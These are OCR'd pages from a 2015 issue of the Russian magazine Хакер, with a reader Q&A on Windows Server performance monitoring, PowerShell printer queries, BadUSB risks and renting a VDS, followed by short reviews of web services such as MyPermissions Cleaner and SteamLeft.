
Q Чем можно отмониторить узкие места и производительность Win2008R2?

A Для этого есть разные тюнеры и тулзы разных производителей. Но я предлагаю для начала воспользоваться встроенным монитором. Да-да, не делай такое лицо, на Win2008R2 вполне себе рабочий и реально показывающий монитор, который, кстати, умеет даже собирать информацию с других машин в локальной сети и реагировать на события. Различных настроек там тьма, любители наглядных графиков очень порадуются, особенно начальство. Давай пробежимся по основным сборщикам, чтобы понимать, куда смотреть в случае чего.

Диагностика AD — ну, тут понятно, здесь регистрируются данные счетчиков производительности и параметры конфигурации реестра AD.

Производительность системы — отображаются данные процессора, диска памяти и сети, а также трассировка ядра.

Диагностика системы — регистрирует все, что есть в производительности системы. Используется для устранения неполадок стабильности, отказа оборудования или BSoD'а.



Resource monitor

Диагностика беспроводной сети — неполадки, связанные с беспроводными сетями.

Как видишь, есть много чего интересного, что можно посмотреть и поправить.

Q Возможно ли управлять принтерами в локальной сети через PowerShell?

A Да, возможно. Для этого используется класс Win32_Printer. Для просмотра доступных принтеров нужно выполнить

```
get-wmiobject -class win32_printer
```

Чтобы опросить несколько компьютеров, нужно использовать параметр -ComputerName, например:

```
get-wmiobject -class win32_printer↵
-computername komp1, komp2, komp3
```

У объекта принтера имеются разнообразные свойства, доступные админу. Для просмотра свойств конкретного принтера выводимые результаты можно фильтровать с использованием WMI-запросов и выражений на основе Where-Object. Скажем, для вывода свойств принтера HP300:


```
get-wmiobject -class win32_printer↵
-filter ShareName='HP300' format-list *
```

Для проверки параметров TCP/IP сетевого принтера используется класс Win32_TcpIpPrinterPort:

```
get-wmiobject -class↵
win32_tcpipprinterport
```


Q Слышал о разных вирусах на USB-устройствах, действительно ли все так страшно и опасно?

A Отчасти. Такой девайс еще нужно найти или кого-то очень сильно заинтересовать, чтобы тебе такой принесли. Данная зараза носит название BadUSB. С помощью микропрограммы можно изменять файлы на компьютере, перенаправлять интернет-трафик и выполнять другие действия незаметно для пользователя. При этом можно заразить компьютеры, а затем и другие USB-устройства. Плюс обнаружить его сложно: проблема кроется в недостатках протокола USB. Так что самый лучший способ — это использовать только проверенные устройства с проверенными компьютерами. Правда, встает вопрос, что делать с корпоративными юзерами. Но тут, думаю, уже зависит от критичности данных, частенько в компах все порты просто отключают, чтобы даже соблазна ни у кого не возникло. ⌶



БЫТЬ ИЛИ НЕ БЫТЬ?

Зажегся, захотелось купить себе VDS. Правда, возник резонный вопрос: будет ли смысл в его покупке или аренде, ведь особо никакой нужды или проектов нет?



А почему бы и нет? Ведь на нем можно развернуть аналог дропбокса, где хранить свои личные файлы, или поиграться с разными дашбордами, или поднять себе VPN и работать из кафешек по своему каналу. Возможностей просто тьма, плюс к этому можно найти очень дешевый VDS или даже бесплатный, на первое время. А проекты и идеи появятся по мере пользования.



Если говорить о совсем дешевых или бесплатных хостерах, то тут могут возникнуть серьезные проблемы с доступностью, скоростью соединения и еще куча мелких косяков. Также не стоит списывать со счетов человеческую натуру — пару недель поиграл, а потом надоело или так и не нашел применения, а деньги нужно каждый месяц платить. Да и VPN, кстати, многие хостеры очень недолюбливают и в случае, если он поднят на VDS, могут и забанить.

Google+
308795
подписчиков

ВКонтакте
110368
участников

Twitter
33000
фолловеров

Facebook
8523
друзей

Join us




Реклама

WWW 2.0

Проверяем, не выдали ли мы доступ к своим учеткам левым сервисам





MYPERMISSIONS CLEANER (mypermissions.com)

→ MyPermissions Cleaner — веб-сервис с расширением для браузера (Chrome, Firefox, Safari), которое анализирует основные учетные записи пользователя (Facebook, Dropbox, Google, Twitter и прочие) и проверяет, каким веб-сервисам и приложениям были выданы права доступа и какие именно возможности (чтение/запись/управление) были ими получены. Тут же можно и отозвать сразу все разрешения или же занести то или иное приложение в «белый» список. У MyPermissions Cleaner также есть и мобильный клиент для iOS и Android. Сам веб-сервис не запрашивает доступ к этим учеткам, а использует для анализа активные сессии пользователя.

GISTDECK (gistdeck.github.io)

→ GistDeck — это простой веб-сервис, позволяющий делать онлайн-презентации с помощью специальной разновидности Markdown. Для работы с ним нужно записать презентацию в gist-файл (в терминологии GitHub). После этого нужно просто поменять в ссылке на gist-файл слово gist на gistdeck, и ты получишь готовую презентацию, которая будет работать на любом устройстве и хорошо выглядеть. Помимо стандартного форматирования Markdown, поддерживаются фишки вроде подсветки синтаксиса языков программирования. Про другие возможности и особенности синтаксиса GistDeck можно почитать в вики проекта (https://github.com/gnab/remark/wiki).




Быстрый инструмент для публикации презентаций с помощью Markdown и GitHub



Онлайн-тест для проверки зрения в домашних условиях





VISION (vision.vega9.com)

→ Vision — это онлайн-тест для проверки зрения. Пользователю нужно развернуть вкладку с сервисом на весь экран, просканировать смартфоном QR-код и отодвинуться на четыре метра от экрана, держа в руках мобильный девайс. На экране десктопа или ноутбука будет отображаться стандартная пирамидка из символов, а с помощью телефона нужно выбрать правильную букву. В сервисе есть возможность хранить результаты тестов в своей учетной записи, но, к сожалению, никаких сложных диагностических инструментов Vision не предусматривает. Это не «онлайн-окулист», но хороший способ понять, не стоит ли обратиться к реальному врачу.

STEAMLEFT (steamleft.com)

→ Распродажи в магазине Steam для многих уже превратились в коллекционирование иконок — покупку ненужных игр, до которых все равно никогда не дойдут руки. Чтобы избежать нецелесообразных трат, на помощь приходит SteamLeft — онлайн-калькулятор, показывающий, сколько времени потребуется на прохождение всех игр в твоей коллекции Steam. После авторизации сервис забирает список купленных игр и сверяет их с базой данных HowLongToBeat, о которой мы писали в одном из прошлых выпусков WWW. В качестве бонуса сервис показывает, на что еще можно было бы потратить все это время. Примеры вариантов альтернативного времяпрепровождения весьма интересны.



Считаем, сколько времени уйдет на прохождение всех купленных игр



ХАКЕР ФЕВРАЛЬ 02 (193) 2015

ДИСТАНЦИОННЫЕ АТАКИ НА WI-FI: СТРОИМ КОМПЛЕКС ДЛЯ ВАРДРАЙВИНГА